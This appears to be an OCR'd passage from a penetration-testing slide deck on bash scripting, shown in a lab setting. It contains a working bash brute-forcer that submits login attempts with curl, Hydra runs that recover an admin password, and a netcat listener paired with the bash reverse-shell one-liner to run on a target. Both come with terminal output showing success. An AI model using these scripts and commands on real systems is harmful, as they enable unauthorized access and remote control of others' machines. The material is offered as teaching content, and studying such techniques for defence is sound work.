  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```


# WEB BRUTEFORCER

```
#!/bin/bash
#$1 userlist, $2 wordlist, #$3 url, #$4 loginfile
for i in $(cat $1)
do
        for j in $(cat $2)
                do
                        curl -c cookie --data "username=$i&password=$j&Login=Login" --url $3/$4
                        curl -b cookie $3 -o /tmp/test &>/dev/null
                        if [ -s /tmp/test  ]
                        then
                                echo "Found valid user, username: $i  with password: $j"; exit
                        fi
                done
done
```

# WEB BRUTEFORCER: USING CURL

```
root@kali:~/Desktop/bash# bash webbrute.sh userlist.txt wordlist.txt http://192.168.2.101 login.php
Found valid user, username: admin  with password: password
root@kali:~/Desktop/bash#
```

# WEB BRUTEFORCER



# WEB BRUTEFORCER: USING HYDRA

```
root@kali:~/Desktop/bash# cat userlist.txt
user
sshtest
admin
root@kali:~/Desktop/bash# cat wordlist.txt
password
pass
12345
admin
admin123
passwordssh


root@kali:~/Desktop/bash# hydra -L userlist.txt -P wordlist.txt 192.168.2.101 http-post-form "/l
ogin.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-03 16:56:41
[DATA] max 16 tasks per 1 server, overall 64 tasks, 21 login tries (l:3/p:7), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 192.168.2.101   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-03 16:57:01
root@kali:~/Desktop/bash#
```

# WEB BRUTEFORCER: USING HYDRA

```
root@kali:~/Desktop/bash# hydra -V -L userlist.txt -P wordlist.txt 192.168.2.101 http-post-form
"/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-03 16:57:51
[DATA] max 16 tasks per 1 server, overall 64 tasks, 21 login tries (l:3/p:7), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[ATTEMPT] target 192.168.2.101 - login "user" - pass "password" - 1 of 21 [child 0]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "pass" - 2 of 21 [child 1]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "12345" - 3 of 21 [child 2]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "admin" - 4 of 21 [child 3]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "admin123" - 5 of 21 [child 4]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "passwordssh" - 6 of 21 [child 5]
[ATTEMPT] target 192.168.2.101 - login "user" - pass "" - 7 of 21 [child 6]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "password" - 8 of 21 [child 7]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "pass" - 9 of 21 [child 8]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "12345" - 10 of 21 [child 9]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "admin" - 11 of 21 [child 10]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "admin123" - 12 of 21 [child 11]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "passwordssh" - 13 of 21 [child 12]
[ATTEMPT] target 192.168.2.101 - login "sshtest" - pass "" - 14 of 21 [child 13]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "password" - 15 of 21 [child 14]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "pass" - 16 of 21 [child 15]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "12345" - 17 of 21 [child 13]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "admin" - 18 of 21 [child 4]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "admin123" - 19 of 21 [child 5]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "passwordssh" - 20 of 21 [child 6]
[ATTEMPT] target 192.168.2.101 - login "admin" - pass "" - 21 of 21 [child 9]
[80][http-post-form] host: 192.168.2.101   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-03 16:58:11
root@kali:~/Desktop/bash#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# MAINTAIN ACCESS: REVERSE-SHELL BACKDOORING

- Run netcat to listen in our machine
  - $ nc -l -p 8080 -vvv
- Run this command on target machine:
  - bash -i >& /dev/tcp/10.0.0.1/8080 0>&1


# REVERSE SHELL

- Run netcat on attacker/our machine: **nc -l -p 8080 -vvv**

```
raiser:~ ammar$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 20:c9:d0:db:93:9f
        inet6 fe80::1428:4f0f:6c47:4876%en1 prefixlen 64 secured scopeid 0x5
        inet 192.168.2.103 netmask 0xffffff00 broadcast 192.168.2.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
raiser:~ ammar$ nc -l -p 8080 -vvv
Listening on any address 8080 (http-alt)
```

# REVERSE SHELL

- Run bash reverse shell in target machine to connect back to our netcat



# REVERSE SHELL

- Voila, reverse shell backdoor is working flawlessly, we can run command in target machine.

```
raiser:~ ammar$ ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 20:c9:d0:db:93:9f
        inet6 fe80::1428:4f0f:6c47:4876%en1 prefixlen 64 secured scopeid 0x5
        inet 192.168.2.103 netmask 0xffffff00 broadcast 192.168.2.255
        nd6 options=201<PERFORMNUD,DAD>
        media: autoselect
        status: active
raiser:~ ammar$ nc -l -p 8080 -vvv
Listening on any address 8080 (http-alt)
Connection from 192.168.2.105:55723
root@kali:~/Desktop/bash/nmap# ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Nov  2 16:50 .
drwxr-xr-x 3 root root 4096 Nov  2 16:46 ..
-rw-r--r-- 1 root root  799 Nov  2 16:50 192.168.2.103-11_02_2016.txt
-rw-r--r-- 1 root root  719 Nov  2 16:51 192.168.2.105-11_02_2016.txt
-rw-r--r-- 1 root root  757 Nov  2 16:50 192.168.2.1-11_02_2016.txt
-rw-r--r-- 1 root root   41 Nov  2 16:46 iplist.txt
-rw-r--r-- 1 root root  144 Nov  2 16:50 nmap-mass.sh
root@kali:~/Desktop/bash/nmap#
```

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

# REFERENCES


- Shell Programming Shell Scripts http://slideplayer.com/slide/7323000/
- Bash Cheat Sheet: http://johnstowers.co.nz/pages/bash-cheat-sheet.html
- Introductory Bash Programming http://slideplayer.com/slide/6145442
- Developing good scripts http://tldp.org/LDP/Bash-Beginners-Guide/html/sect_01_05.html
- TCP Port scanner in bash: http://linuxpentest.com/linux-bash-scripts/tcp-port-scanner-in-bash/